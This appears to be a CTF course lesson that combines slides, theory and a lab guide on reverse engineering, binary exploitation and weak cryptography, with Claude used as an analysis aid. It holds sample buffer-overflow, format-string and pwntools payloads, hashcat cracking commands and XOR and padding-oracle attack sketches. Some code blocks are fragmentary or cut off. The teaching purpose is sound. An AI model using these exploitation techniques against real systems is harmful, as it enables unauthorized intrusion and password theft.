import anthropic

client = anthropic.Anthropic()

ghidra_output = ""
void FUN_00401256(char *param_1) {
    int iVar1;
    size_t sVar2;
    char local_48[32];
    int local_28;
    int local_24;

    sVar2 = strlen(param_1);
    local_28 = (int)sVar2;
    for (local_24 = 0; local_24 < local_28; local_24++) {
```

AI Insight

Claude identifies this as **ROT13** applied to uppercase letters. The encoded string

`SYNT{ebg13_vf_abg_rapelcgvba}` decodes to `FLAG{rot13_is_not_encryption}`.

---

# radare2: CLI Reverse Engineering

radare2 is ideal for quick command-line triage without a GUI.

```
# Open binary in analysis mode
$ r2 -A challenge_bin

# List functions
[0x00401060]> afl
0x00401060    1 42          entry0
0x00401090    4 41    -> 34  fcn.00401090
0x004011c0    1 5          sym.check_password
0x00401210    3 95          sym.decrypt_flag
0x00401280    1 32          sym.main

# Disassemble a function
[0x00401060]> pdf @sym.check_password

# Find cross-references to a string
```

# Binary Exploitation: Buffer Overflow

The classic vulnerability — writing past the end of a buffer to overwrite the return address or other critical data.

```
// Vulnerable function (decompiled from CTF binary)
void login(void) {
    char password[16];           // only 16 bytes allocated
    int is_admin = 0;           // sits right after buffer on stack

    printf("Enter password: ");
    gets(password);             // NO bounds checking!

    if (is_admin != 0) {
        printf("Admin access granted!\n");
        print_flag();           // overflow password to set is_admin
    } else if (strcmp(password, "guest") == 0) {
        printf("Guest access.\n");
    }
}
```

```
# Exploit: overflow the 16-byte buffer to set is_admin
$ python3 -c 'print("A"*16 + "\x01")' | ./challenge_bin
Admin access granted!
flag{stack_smash_success_42}
```

## Stack Layout

[password: 16 bytes][is\_admin: 4 bytes][saved RBP][return address] — Overflowing

password writes into is\_admin.

---

# Binary Exploitation: Format Strings

When user input is passed directly as a format string to `printf`, attackers can read and write arbitrary memory.

```
// Vulnerable code
void greet(char *name) {
    printf(name);          // WRONG: should be printf("%s", name)
}

// What the attacker sends:
// "%x %x %x %x %x %x %x %x"
```

```
# Leaking stack values
$ echo '%p %p %p %p %p %p' | ./vuln_binary
0x7ffd3a2b1000 0x64 0x7f2a8c001234 0x666c61677b666d 0x745f6c65616b7d 0xa

# Decode the hex values to ASCII
$ python3 -c "
import struct
vals = [0x666c61677b666d, 0x745f6c65616b7d]
for v in vals:
    print(struct.pack('<Q', v).decode('ascii', errors='ignore'), end='')
"
flag{fmt_leak}
```



## Format String Specifiers for Exploitation

`%x` — leak hex values | `%p` — leak pointers | `%s` — read string at address | `%n` — write to memory (most dangerous)

---

# Binary Exploitation: Use-After-Free

Accessing heap memory after it has been freed can allow an attacker to control program behavior.

```
// Simplified UAF pattern from a CTF challenge
typedef struct {
    void (*handler)(void);    // function pointer
    char data[64];
} Request;

Request *req = malloc(sizeof(Request));
req->handler = normal_handler;

free(req);           // memory freed but pointer not nulled

// Attacker allocates same-size chunk, overwrites handler
char *evil = malloc(sizeof(Request));
memcpy(evil, &win_function_addr, 8); // overwrite func ptr
```

AI Analysis Prompt

"This decompiled code uses malloc/free. Identify any use-after-free vulnerabilities and explain how to exploit them in a CTF context."

---

# Cryptographic Analysis

From binary exploitation, we turn to **breaking weak cryptography** — the other major pillar of CTF challenges.

## What We Will Cover

- Weak hash algorithms
- ECB mode vulnerabilities
- Padding oracle attacks
- Custom cipher weaknesses

## AI Advantage

- Identifying cipher types from ciphertext
  - Spotting implementation flaws
  - Generating targeted wordlists
  - Explaining mathematical attacks
-

# Cryptographic Weaknesses: Hashing

Many CTF challenges use deliberately weak or outdated hashing algorithms.

| Algorithm   | Status         | Vulnerability                                                 |
|-------------|----------------|---------------------------------------------------------------|
| MD5         | Broken         | Collision attacks in seconds; rainbow tables widely available |
| SHA-1       | Deprecated     | Practical collision attacks demonstrated (SHattered, 2017)    |
| DES         | Broken         | 56-bit key; brute-forced in hours on modern hardware          |
| RC4         | Broken         | Statistical biases in keystream                               |
| ROT13 / XOR | Not encryption | Trivially reversible; no key secrecy                          |

```
# Cracking an MD5 hash found in a CTF challenge
$ echo -n "5d41402abc4b2a76b9719d911017c592" > hash.txt
$ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
5d41402abc4b2a76b9719d911017c592:hello
```

# ECB Mode: The Penguin Problem

**Electronic Codebook (ECB)** mode encrypts each block independently — identical plaintext blocks produce identical ciphertext blocks.

```
# Demonstrating ECB weakness
from Crypto.Cipher import AES
import binascii

key = b'YELLOW SUBMARINE' # 16-byte key

# ECB mode - INSECURE
cipher_ecb = AES.new(key, AES.MODE_ECB)

# Same plaintext block -> same ciphertext block
block1 = cipher_ecb.encrypt(b'AAAAAAAAAAAAAAAA')
block2 = cipher_ecb.encrypt(b'AAAAAAAAAAAAAAAA')
print(block1 == block2) # True! Information leaks

# CTF exploit: if you control part of the plaintext.
```

CTF Pattern: ECB Byte-at-a-Time

If an oracle encrypts `your_input + secret` in ECB mode, pad your input to push one unknown byte to the block boundary. Brute-force that byte by comparing ciphertext blocks.

---

# Padding Oracle Attacks

When a server reveals whether CBC decryption produced valid padding, an attacker can decrypt the entire ciphertext without the key.

```
# Padding oracle attack concept
# PKCS#7 padding: last N bytes all have value N
# \x01, \x02\x02, \x03\x03\x03, etc.

def padding_oracle_attack(ciphertext, oracle_fn):
    """
    oracle_fn(modified_ct) returns True if padding is valid.
    By flipping bits in block N-1, we control the decrypted
    value of block N. When padding is valid, we've found
    the intermediate state byte.
    """
    blocks = [ciphertext[i:i+16] for i in range(0, len(ciphertext), 16)]
    plaintext = b""

    for block_idx in range(1, len(blocks)):
```



# AI-Assisted Crypto Analysis

AI excels at identifying cipher types from ciphertext characteristics and spotting implementation flaws.

```
prompt = """Analyze this ciphertext found in a CTF challenge.  
Identify the cipher and suggest an attack:
```

```
Ciphertext (base64):
```

```
VGhpYBpcyBiYXNlNjQgZW5jb2RlZA==
```

```
Hex values found in the binary:
```

```
key = 0x4B455931 (ASCII: "KEY1")
```

```
iv  = 0x00000000
```

```
The encryption function XORs each byte of plaintext with  
the corresponding byte of the key, cycling the key."""
```

```
# AI response identifies:
```

```
# 1. The base64 decodes to "This is base64 encoded"
```

## What AI Can Identify

**Base64** (character set + padding) | **Hex encoding** | **Caesar/ROT** (letter frequency) | **XOR cipher** (repeated patterns) | **RSA** (large integers) | **AES-ECB** (block repetition)

---

# Breaking Weak Crypto Implementations

Even strong algorithms can be broken when implemented incorrectly.

```
# CTF challenge: "custom encryption" that's just XOR
def custom_encrypt(plaintext, key):
    """The 'unbreakable' encryption from the challenge binary"""
    result = []
    for i, ch in enumerate(plaintext):
        result.append(chr(ord(ch) ^ key[i % len(key)]))
    return ''.join(result)

# Encrypted flag found in binary (hex):
encrypted_hex = "06 16 02 1b 56 13 05 07 03 16 1a 56 01 12 17 56 05 00 07 09"
encrypted = bytes.fromhex(encrypted_hex.replace(" ", ""))

# Known plaintext attack: we know flag starts with "flag{"
known_pt = b"flag{"
key_fragment = bytes(e ^ p for e, p in zip(encrypted[:5], known_pt))
```

# CyberChef: The Crypto Swiss Army Knife

CyberChef lets you chain encoding, decoding, and crypto operations in a visual pipeline.

## Common CTF Recipes

- **Multi-layer decode:** From Hex → From Base64 → ROT13 → flag
- **XOR brute-force:** XOR Brute Force (key length 1) with "flag" as crib
- **Magic mode:** Automatically detect and decode encoding layers

```
# Example: multi-layered CTF encoding
# Layer 1 (Hex): 52 6d 78 68 5a 33 74 6a 65 57 4a 6c 63 6d 4e 6f 5a 57 5a 39
# Layer 2 (ASCII): RmxhZ3tjeWJlcmNoZWZ9
# Layer 3 (Base64 decode): Flag{cyberchef}
```

CyberChef Recipe:

```
From_Hex('Space')
From_Base64()
```

Output: Flag{cyberchef}

**Notes:** CyberChef is available at [gchq.github.io/CyberChef](https://gchq.github.io/CyberChef) and also runs locally. The "Magic" operation auto-detects encodings — a CTF lifesaver.

---

# Hash Cracking with AI-Generated Wordlists

AI can generate targeted wordlists based on context clues from the challenge.

```
# Ask AI to generate a contextual wordlist
prompt = """A CTF challenge about a space-themed company called
'NovaStar Labs' has a SHA-256 hash to crack. The hint says:
'The password is the CEO's pet project name.'

Generate 50 likely passwords combining space/nova/star themes
with common patterns (capitalize, numbers, special chars)."""

# AI generates targeted list:
wordlist = [
    "NovaStar2024", "novastar!", "StarNova#1", "NovaPrime",
    "SuperNova!", "NovaProject", "StarLabs123", "nova_star",
    "N0v4St4r", "NovaStar!", "ProjectNova", "DarkStar42",
    # ... more context-aware guesses
]
```

```
# Crack with AI-generated wordlist + rules
$ hashcat -m 1400 hash.txt ai_wordlist.txt -r /usr/share/hashcat/rules/best64.rule
# Result: ProjectNova! -> matches the hash
```

---

# hashcat: Essential Modes for CTF

| Mode (-m) | Hash Type   | Example                          |
|-----------|-------------|----------------------------------|
| 0         | MD5         | 5d41402abc4b2a76b9719d911017c592 |
| 100       | SHA-1       | aaf4c61ddcc5e8a2...              |
| 1400      | SHA-256     | 2cf24dba5fb0a30e...              |
| 1800      | sha512crypt | \$6\$rounds=...                  |
| 3200      | bcrypt      | \$2a\$12\$...                    |
| 1000      | NTLM        | a4f49c406510bdca...              |
| 13100     | Kerberoast  | \$krb5tgs\$23\$...               |

```
# Attack modes
hashcat -a 0 hash.txt wordlist.txt           # dictionary
hashcat -a 0 hash.txt wordlist.txt -r best64 # dictionary + rules
```



```
hashcat -a 3 hash.txt ?a?a?a?a?a?a      # brute-force (6 chars)
hashcat -a 6 hash.txt wordlist.txt ?d?d?d?d  # hybrid (word + 4 digits)
```

---

# Steganography: Hidden Data in Files

Steganography hides data within other files — images, audio, PDFs, even text. Unlike encryption, the goal is to hide the *existence* of the message.

## Common Hiding Techniques

- **LSB embedding** — data in least significant bits of image pixels
- **Appended data** — extra bytes after the file's EOF marker
- **Metadata** — EXIF, comments, XMP fields
- **Whitespace** — trailing spaces / tabs encode binary

## Detection Clues

- File size larger than expected for the content
- Statistical anomalies in pixel/byte distribution
- Extra data after EOF markers (JPEG: `FF D9`)
- Unusual metadata fields

# Steganography: Tools & Extraction

```
# Step 1: Check for appended data
$ binwalk challenge.png

DECIMAL      HEXADECIMAL    DESCRIPTION
0            0x0            PNG image, 800 x 600, 8-bit/color RGBA
87           0x57           Zlib compressed data
94231        0x17017        Zip archive data, name: secret.txt
94389        0x170B5        End of Zip archive

# Step 2: Extract embedded files
$ binwalk -e challenge.png
$ cat _challenge.png.extracted/secret.txt
flag{binwalk_finds_everything}

# Step 3: Check metadata
$ exiftool challenge.png | grep -i "comment\\|flag\\|secret"
```

# AI-Assisted Steganography Detection

AI can analyze hex dumps, file metadata, and statistical properties to identify hidden data.

```
import anthropic

# Feed file analysis results to AI
analysis_data = """
File: mystery.png (245 KB - unusually large for 100x100 image)

Hex dump of last 128 bytes:
00 00 00 00 49 45 4e 44 ae 42 60 82 50 4b 03 04
14 00 00 00 08 00 b4 7a 55 59 8a 2c bf 3e 2d 00
00 00 2b 00 00 00 0a 00 1c 00 73 65 63 72 65 74

Strings found after PNG IEND marker:
PK\x03\x04 (ZIP magic bytes)
secret.txt
```

# The AI-Assisted Analysis Workflow

1. **Triage** — `file`, `strings`, `binwalk`, `exiftool` to identify what you have
2. **Disassemble** — Ghidra or radare2 to decompile interesting functions
3. **AI Analysis** — Feed decompiled code to Claude: "What does this do? How to exploit it?"
4. **Identify Crypto** — Recognize algorithm patterns, key management flaws
5. **AI Attack Plan** — "Given this cipher with a 4-byte repeating key, write a known-plaintext attack"
6. **Extract & Decode** — CyberChef for multi-layer decoding, hashcat for hashes
7. **Verify** — Confirm the flag format and submit

## Key Principle

AI does not replace your understanding — it **accelerates** it. You still need to know what questions to ask and how to validate the answers.

# CTF Challenge: CryptoVault

**Mission:** Reverse engineer the binary and break the custom encryption to recover the flag.

## Scenario

You have intercepted `cryptovault`, an ELF binary that encrypts secrets. A user's encrypted vault file `vault.enc` was also recovered. Your goal: decrypt the vault and extract the flag.

```
# Initial recon
$ file cryptovault
cryptovault: ELF 64-bit LSB executable, x86-64, not stripped

$ strings cryptovault | grep -i interesting
CryptoVault v1.0 - Unbreakable Encryption(tm)
Enter master password:
Encrypting with military-grade algorithm...
ENCRYPTED_HEADER_V1

$ strings vault.enc | head -2
```

ENCRYPTED\_HEADER\_V1

---

# CTF Challenge: Reversing the Binary

```
// Ghidra decompilation of encrypt_vault()
void encrypt_vault(char *data, int len, char *password) {
    char key[32];
    int i;

    // "Key derivation" - just MD5 of the password!
    md5_hash(password, key);

    // "Military-grade encryption" - repeating XOR with MD5 hash
    for (i = 0; i < len; i++) {
        data[i] = data[i] ^ key[i % 16];
    }
}

// Ghidra also reveals the password check:
```

## Vulnerabilities Found

- **MD5 for key derivation** — crackable hash
- **Repeating XOR** — vulnerable to known-plaintext attack



- **Hardcoded hash comparison** — crack MD5 to get password
-

# CTF Challenge: Breaking the Encryption

```
import hashlib

# Step 1: Crack the MD5 hash
# 5f4dcc3b5aa765d61d8327deb882cf99 is MD5 of "password"
# (found instantly via hashcat or online lookup)
master_password = "password"

# Step 2: Derive the XOR key (same as the binary does)
key = hashlib.md5(master_password.encode()).digest()
print(f"XOR key: {key.hex()}")
# 5f4dcc3b5aa765d61d8327deb882cf99

# Step 3: Decrypt the vault
with open("vault.enc", "rb") as f:
    header = f.readline() # skip ENCRYPTED HEADER V1
```

**Notes:** This challenge combines reversing (understanding the encrypt function), crypto (cracking MD5 + breaking XOR), and the AI workflow (using Claude to analyze the decompiled code).

# Common Pitfalls & Tips

## Pitfalls

- Jumping into Ghidra before running `strings`
- Ignoring the binary's linked libraries as clues
- Assuming crypto is strong without checking implementation
- Overlooking base64 / hex encoding layers
- Forgetting to check file metadata for stego

## Tips

- Always start with `file`, `strings`, `ltrace`
- Use `ltrace` / `strace` to see library calls at runtime
- XOR with a known plaintext prefix recovers key bytes
- Check CrackStation / online databases before brute-forcing
- Ask AI to explain unfamiliar assembly patterns

# Key Takeaways

1. **Triage first** — `file`, `strings`, `binwalk` before disassembly
2. **AI accelerates reversing** — paste decompiled code and ask for analysis
3. **Know the vulnerability classes** — buffer overflow, format string, use-after-free
4. **Weak crypto is everywhere** — MD5, XOR, ECB mode, and poor key management
5. **Known-plaintext attacks** are powerful against XOR and stream ciphers
6. **Steganography** — check file size, metadata, appended data, and pixel statistics
7. **CyberChef + hashcat + AI** form the core crypto analysis toolkit

## Next Lesson

**Lesson 07: Configuration & Infrastructure Auditing** — Finding misconfigurations, hardcoded secrets, and infrastructure weaknesses with AI assistance.



# Binary & Cryptographic Analysis

Reverse engineering compiled programs, breaking weak cryptography, and leveraging AI to accelerate analysis in CTF challenges and security assessments.

**WARNING: Legal & Ethical Boundaries.** Only analyze binaries and cryptographic systems that you have explicit legal authorization to examine. This includes CTF challenge files, software you own, and systems covered by a signed scope-of-work agreement. Unauthorized reverse engineering may violate the Computer Fraud and Abuse Act (CFAA), the DMCA, or equivalent laws in your jurisdiction. When in doubt, do not proceed.

## Why Binary Analysis Matters

---

Software does not always arrive as readable source code. Malware samples, proprietary firmware, embedded device images, and CTF challenges all present themselves as compiled binaries. The ability to examine these artifacts — understanding what they do, how they do it, and where they are vulnerable — is a core skill for security practitioners.

In CTF competitions, binary challenges (often categorized as "reversing" or "pwn") consistently appear at every difficulty level. Competitors must extract flags hidden inside executables, exploit memory corruption vulnerabilities, or defeat custom obfuscation schemes. In professional security work, binary analysis underpins malware reverse engineering, vulnerability research, and firmware auditing. Whether you are competing or consulting, the methodology is the same: systematic examination of structure, logic, and data flow.

## ELF and PE File Formats

---

The two dominant executable formats you will encounter are **ELF** (Executable and Linkable Format) on Linux/Unix systems and **PE** (Portable Executable) on Windows.

## ELF Format

ELF files begin with a fixed header containing a magic number ( `7f 45 4c 46` , or `\x7fELF` ), followed by metadata describing the target architecture, entry point address, and section/program header tables. Key sections include:

- **.text** — executable machine code
- **.data** — initialized global variables
- **.bss** — uninitialized global variables
- **.rodata** — read-only data (string literals, constants)
- **.plt / .got** — procedure linkage table and global offset table for dynamic linking
- **.symtab / .strtab** — symbol and string tables (stripped in release builds)

## PE Format

PE files start with an MS-DOS stub (magic bytes `4d 5a` , or "MZ"), followed by the PE signature, COFF header, and optional header. Sections typically include `.text` , `.rdata` , `.data` , and `.rsrc` (resources). The Import Address Table (IAT) lists functions the binary calls from external DLLs — examining the IAT often reveals the binary's capabilities at a glance (networking, file I/O, cryptographic operations).

## The Analysis Toolchain

---

Effective binary analysis requires layered tooling, starting with quick triage and progressing to deep disassembly.

### Quick triage: file, strings, xxd

```
# Identify the file type, architecture, and linking
file challenge_binary
# challenge_binary: ELF 64-bit LSB executable, x86-64, dynamically linked

# Extract printable strings (minimum length 6)
strings -n 6 challenge_binary | head -30

# Look for specific patterns: flags, URLs, keys
strings challenge_binary | grep -iE 'flag|ctf|key|password|secret'
```

```
# Hex dump the first 128 bytes to inspect headers
xxd -l 128 challenge_binary
```

The `strings` command alone solves a surprising number of beginner CTF challenges where flags are embedded as plaintext literals.

## Structural analysis: objdump, readelf

```
# Disassemble the .text section
objdump -d -M intel challenge_binary | less

# Show section headers and their addresses
readelf -S challenge_binary

# List dynamic symbols (imported functions)
readelf --dyn-syms challenge_binary

# Display program headers (memory layout at runtime)
readelf -l challenge_binary
```

## Deep analysis: Ghidra and radare2

**Ghidra** is an open-source reverse engineering framework developed by the NSA. Its decompiler converts assembly back into C-like pseudocode, dramatically accelerating analysis. Import a binary, let auto-analysis complete, then navigate functions in the decompiler view. Ghidra excels at renaming variables, adding comments, and cross-referencing function calls.

**radare2** is a command-line reverse engineering toolkit favored for scripting and automation. Its key commands include `aaa` (analyze all), `afl` (list functions), `pdf @main` (print disassembly of main), and `vv` (visual graph mode). While the learning curve is steep, radare2's scriptability via `r2pipe` makes it invaluable for automated analysis pipelines.

## Static vs Dynamic Analysis

**Static analysis** examines the binary without executing it. You read disassembly, trace control flow graphs, and identify patterns in the code. It is safe (no malicious code runs) and gives a complete view of the program, but can be slow and is easily defeated by obfuscation or packing.



**Dynamic analysis** runs the binary (typically in a sandbox or under a debugger) and observes its behavior. Tools like `gdb`, `strace`, `ltrace`, and `valgrind` reveal runtime behavior: system calls, memory allocations, network connections, and file operations. Dynamic analysis cuts through obfuscation but only shows the code paths actually executed.

The most effective approach combines both: use static analysis to build a mental model of the program, then confirm hypotheses dynamically. In CTF contexts, setting breakpoints at key comparison functions (like `strcmp` or custom check routines) and inspecting register/memory contents is often the fastest path to a flag.

## Common Binary CTF Challenges

---

### Reverse engineering

The binary takes user input and checks it against an expected value. Your task is to determine the correct input (the flag) by understanding the check logic. Approaches include: reading the decompiled code to reconstruct the algorithm, using a constraint solver (like Z3) to find valid inputs, or patching the binary to bypass checks.

### Finding hidden strings

Flags may be XOR-encoded, base64-encoded, split across multiple variables, or constructed at runtime from character arrays. Look for loops that build strings character by character, XOR operations with a constant key, or calls to decoding functions.

### Buffer overflows

The binary reads input into a fixed-size buffer without bounds checking. By overflowing the buffer, you overwrite the return address on the stack to redirect execution.

Common targets include jumping to a "win" function that prints the flag, or injecting shellcode. Modern mitigations (ASLR, stack canaries, NX) add complexity but can often be bypassed in CTF settings.

## Cryptographic Analysis

---

Cryptographic challenges in CTFs range from textbook cipher breaks to exploiting subtle implementation flaws in real protocols. The first step is always identification: what algorithm or scheme is in use?

## Identifying encryption algorithms

Look for telltale constants in the binary or source code. AES uses the S-box constant `0x63` and the round constant table. DES uses specific permutation tables. RSA involves large integer operations and the relationship  $n = p * q$ . In Python-based challenges, import statements (`from Crypto.Cipher import AES`) are direct indicators.

## Weak crypto patterns

Common weaknesses exploited in CTFs include:

- **ECB mode** — identical plaintext blocks produce identical ciphertext blocks, leaking patterns
- **Reused nonces/IVs** — in stream ciphers or CTR mode, nonce reuse allows XOR of plaintexts
- **Small RSA exponents** — `e = 3` with no padding allows cube-root attacks
- **Textbook RSA** — no padding scheme enables chosen-ciphertext attacks
- **Custom "encryption"** — XOR with a repeating key, Caesar/substitution ciphers, or home-grown algorithms

## Classic Crypto Attacks

---

### Frequency analysis

Against substitution ciphers, letter frequency distributions in the ciphertext reveal the mapping. English text has characteristic frequencies (E ~12.7%, T ~9.1%, A ~8.2%). Bigram and trigram analysis further constrains possibilities. This technique breaks monoalphabetic substitution and Vigenere ciphers (once the key length is determined via Kasiski examination or index of coincidence).

### Known-plaintext attacks

If you know (or can guess) part of the plaintext, you can recover XOR keys directly. For a repeating-key XOR cipher: `key = known_plaintext XOR ciphertext`. In CTFs, flag

formats like `CTF{` or `flag{` often provide the known plaintext needed to bootstrap the attack.

## Padding oracle attacks

When a server reveals whether CBC-mode decryption produced valid padding, an attacker can decrypt any ciphertext byte by byte. The attack sends modified ciphertext blocks and observes the server's response (valid padding vs. padding error). Tools like `PadBuster` automate this process. The fix is to use authenticated encryption (AES-GCM) rather than CBC with separate MAC checks.

## AI-Assisted Binary Analysis

---

Large language models like Claude can significantly accelerate binary and cryptographic analysis in several ways:

- **Explaining disassembly.** Paste a function's assembly or decompiled pseudocode into Claude and ask it to explain the logic, identify the algorithm, and suggest what the function does. Claude can recognize common patterns like sorting algorithms, hash functions, and string manipulation routines.
- **Identifying crypto algorithms.** Share constants, S-box values, or pseudocode with Claude to identify whether the code implements AES, DES, RC4, RSA, or a custom scheme. Claude can also spot implementation errors that create vulnerabilities.
- **Suggesting attack vectors.** Describe the binary's behavior and protections, and Claude can suggest exploitation strategies: ROP chain construction approaches, format string exploitation techniques, or crypto attack methodologies appropriate for the identified weakness.
- **Writing exploit scripts.** Claude can generate pwntools scripts, Z3 constraint solver setups, or crypto attack implementations based on your analysis findings.

**Tip:** When sharing disassembly with Claude, include the function signature, calling convention, and any context about what the binary does overall. More context produces more accurate analysis.

## Python Tools for Binary & Crypto Work

---

## pwntools

`pwntools` is the standard Python library for exploit development and CTF binary challenges. It handles process interaction, networking, packing/unpacking, shellcode generation, and ROP chain construction.

```
from pwn import *

# Connect to a remote challenge
io = remote('challenge.ctf.example', 1337)

# Or run a local binary
io = process('./challenge_binary')

# Send a payload with a packed address
payload = b'A' * 64 # padding to reach return address
payload += p64(0x00401234) # overwrite return address (little-endian)
io.sendline(payload)

# Receive output until we find the flag
response = io.recvuntil(b'flag{')
flag = b'flag{' + io.recvuntil(b'}')
print(flag.decode())
```

## struct module

Python's built-in `struct` module packs and unpacks binary data according to format strings. Essential for parsing file headers, network protocols, and binary structures.

```
import struct

# Read and parse an ELF header
with open('challenge_binary', 'rb') as f:
    header = f.read(64)

# Unpack fields: magic (4 bytes), class, endian, version, OS/ABI
magic = header[:4]
print(f"Magic: {magic}") # b'\x7fELF'

# Unpack the entry point address (offset 24, 8 bytes for 64-bit ELF)
entry_point = struct.unpack_from('<Q', header, 24)[0]
print(f"Entry point: 0x{entry_point:016x}")
```

```
# Pack an address in little-endian 64-bit format
addr = struct.pack('<Q', 0x00401234)
print(f"Packed: {addr.hex()}") # 3412400000000000
```

## Crypto analysis with hashlib and custom scripts

```
import hashlib
from itertools import product
from string import ascii_lowercase

# Brute-force a short hash prefix (proof-of-work challenge)
target_prefix = "00000"
for length in range(1, 8):
    for combo in product(ascii_lowercase, repeat=length):
        candidate = ''.join(combo)
        digest = hashlib.sha256(candidate.encode()).hexdigest()
        if digest.startswith(target_prefix):
            print(f"Found: '{candidate}' -> {digest}")
            break

# XOR decryption with a known key
def xor_decrypt(ciphertext: bytes, key: bytes) -> bytes:
    """Decrypt repeating-key XOR."""
    return bytes(c ^ key[i % len(key)] for i, c in enumerate(ciphertext))

ciphertext = bytes.fromhex('1c0011001a00410d00')
# Try recovering key using known plaintext "CTF{"
known = b'CTF{'
recovered_key = xor_decrypt(ciphertext[:len(known)], known)
print(f"Recovered key bytes: {recovered_key.hex()}")

# Decrypt full message with recovered key
```

## Putting It All Together

A systematic approach to binary and crypto challenges follows this workflow:

1. **Triage.** Run `file` and `strings`. Check for obvious flags, known file signatures, and embedded metadata.
2. **Static analysis.** Load into Ghidra or radare2. Identify `main()`, trace the control flow, and locate key functions (input handling, validation, encryption/decryption).

3. **AI consultation.** Paste complex functions into Claude for explanation and algorithm identification. Ask for attack strategy suggestions.
4. **Dynamic analysis.** Run under `gdb` with breakpoints at critical comparisons or crypto operations. Inspect memory contents and register values.
5. **Exploit development.** Write a pwntools script or crypto attack implementation. Test locally, then run against the remote target.
6. **Verify.** Confirm the flag format and submit.

## Further Reading

---

- [Ghidra](#) — NSA's open-source reverse engineering framework
- [radare2](#) — command-line reverse engineering toolkit
- [pwntools documentation](#) — Python CTF and exploit development library
- [Cryptopals Challenges](#) — hands-on cryptographic attack exercises
- [Reverse Engineering for Beginners](#) by Dennis Yurichev — comprehensive free textbook
- [LiveOverflow](#) — video walkthroughs of binary exploitation and CTF challenges

### Download Files

These files contain synthetic binary and crypto challenge data. All files are plain text (.txt) and safe to open.

↓ [binary-hexdump.txt](#) ~5 KB

↓ [strings-output.txt](#) ~4 KB

↓ [disassembly-snippet.txt](#) ~11 KB

↓ [crypto-challenge.txt](#) ~12 KB

# Lab Guide

Four exercises: strings triage, hex-dump interpretation, disassembly reading, and cryptographic puzzle solving — all with AI as your reverse-engineering assistant.

## Authorized Use Only

All binaries, dumps, and crypto challenges are **synthetic**. They are designed to teach pattern recognition, not to model real malware. Reverse-engineer only software you are authorized to analyze.

## Prerequisites

---

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files into a folder named `binary-lab/`
- Familiarity with: x86-64 assembly basics, C calling conventions, ASCII/hex conversion, basic crypto (XOR, AES, RSA)
- Optional: `radare2`, `Ghidra`, or `xxd`, `CyberChef` for cross-checking

## Lab Scenario

---

AcmeCorp's incident responders pulled a suspicious binary off a workstation. They have extracted strings, dumped hex, captured a disassembly snippet, and found an encrypted blob with hints suggesting it contains flag data. Your job: reconstruct what the binary does, extract any secrets, and decrypt the blob — all using only text artifacts and an AI assistant.

**Download Lab Files**

Save all four files into a folder named `binary-lab/` before starting the exercises.

↓ `strings-output.txt` ~4 KB

↓ `binary-hexdump.txt` ~5 KB

↓ `disassembly-snippet.txt` ~11 KB

↓ `crypto-challenge.txt` ~12 KB

## Exercise 1 — Strings Triage

Open `strings-output.txt`. The output of `strings -n 6` is the cheapest source of high-value intel from a binary.

### Task 1.1 — Extract everything actionable

Below is the output of ``strings`` on an unknown binary. Extract:

1. Any URLs, IP addresses, or hostnames (C2 indicators).
2. Any file paths (Windows/Linux) — note OS hints.
3. Any registry keys, service names, or scheduled task names (persistence indicators).
4. Any command-line strings (cmd.exe, powershell, bash commands being built).
5. Any format strings like "%s" "%d" — hint at printf/sprintf usage and sometimes reveal log message templates.
6. Any obviously base64/hex-encoded blobs (decode them).
7. Any library/function names imported (DLL names, syscalls).
8. Any version numbers, compiler banners, or build paths (attribution hints).

Then infer:

- What language/compiler produced this binary?
- What platform is it for?
- What does it probably DO?
- What is the most actionable IOC for a defender?



```
[paste strings-output.txt]
```

✓ **Self-check:** Strings output usually contains at least one high-value string (URL, path, or command). You should be able to make a confident guess about the binary's purpose within 5 minutes.

## Exercise 2 — Hex Dump Interpretation

Open `binary-hexdump.txt`. A hex dump is structured data disguised as random numbers.

### Task 2.1 — Identify the file format and extract structure

Below is a hex dump. Analyze it as a binary forensics analyst:

1. Identify the file format from the magic bytes at offset 0 (ELF, PE, ZIP, PNG, JPEG, PDF, Mach-O, etc.).
2. Parse the header fields:
  - For PE: DOS stub, PE signature, machine type, sections
  - For ELF: class, endianness, OS ABI, type, machine
  - For ZIP/archive: local file headers, filenames
  - For PNG/JPEG: dimensions, color mode
3. Highlight any anomalies:
  - Non-standard section names
  - Unusual sizes or offsets
  - Embedded file signatures (nested formats)
  - High-entropy regions (likely encryption / packing)
  - Hardcoded strings in unexpected places
4. Decode any ASCII text hiding in the hex.
5. Calculate and flag: overlay data, padding regions, overlapping sections, size mismatches.

```
[paste binary-hexdump.txt]
```

✓ **Self-check:** You should be able to state the file format with confidence and identify at least one interesting structural element (section, embedded file, or anomaly).

## Exercise 3 — Disassembly Reading

Open `disassembly-snippet.txt`. This is x86-64 assembly from a single function.

### Task 3.1 — Reverse the function to pseudo-C

Below is x86-64 disassembly of a single function. Do the following:

1. Identify the calling convention (System V AMD64 vs. Microsoft x64).
2. Count the local variables by stack frame size and usage.
3. Identify loops, branches, and function calls.
4. Translate the assembly into pseudo-C that preserves behavior.  
Use descriptive names where you can infer purpose.
5. Identify any cryptographic primitives by constants or structure:
  - SHA-256 round constants
  - AES S-box
  - RC4 KSA pattern (256-byte array init)
  - XOR key loops
  - RSA / bignum operations
6. Identify any syscalls or library calls and what they do.
7. Determine the function's purpose in one sentence.
8. Flag any suspicious behavior (anti-debug, anti-VM, self-modification, process hollowing, code injection).

[paste disassembly-snippet.txt]

✓ **Self-check:** Your pseudo-C should be short and readable. If the AI gives you something that is just "disassembly with comments," ask it to "rewrite as the smallest possible C function that matches this behavior."

## Exercise 4 — Cryptographic Challenge

Open `crypto-challenge.txt`. This file contains ciphertexts, keys, hashes, or other cryptographic artifacts with hints about how they were generated.

### Task 4.1 — Identify the primitive and break it

Below is a cryptographic challenge. For each artifact in the file:

1. Identify the primitive being used:
  - Symmetric: AES (mode?), DES, RC4, XOR, ChaCha
  - Asymmetric: RSA (key size?), DSA, ECC
  - Hash: MD5, SHA-1, SHA-256, bcrypt, argon2
  - Encoding: base64, hex, ROT13
2. Identify any weaknesses:
  - Reused keys/nonces (ECB-mode, stream cipher reuse)
  - Small RSA modulus or exponent
  - Weak passwords + fast hash (crackable)
  - Known plaintext available
  - Short/predictable IVs
3. Write working Python (or CyberChef recipe) to:
  - Decrypt the ciphertext
  - Crack the hash
  - Factor the modulus
  - Recover the key
4. Output the plaintext (flag) and the recovery technique.
5. If multiple artifacts exist, solve them in order from easiest to hardest.

[paste crypto-challenge.txt]

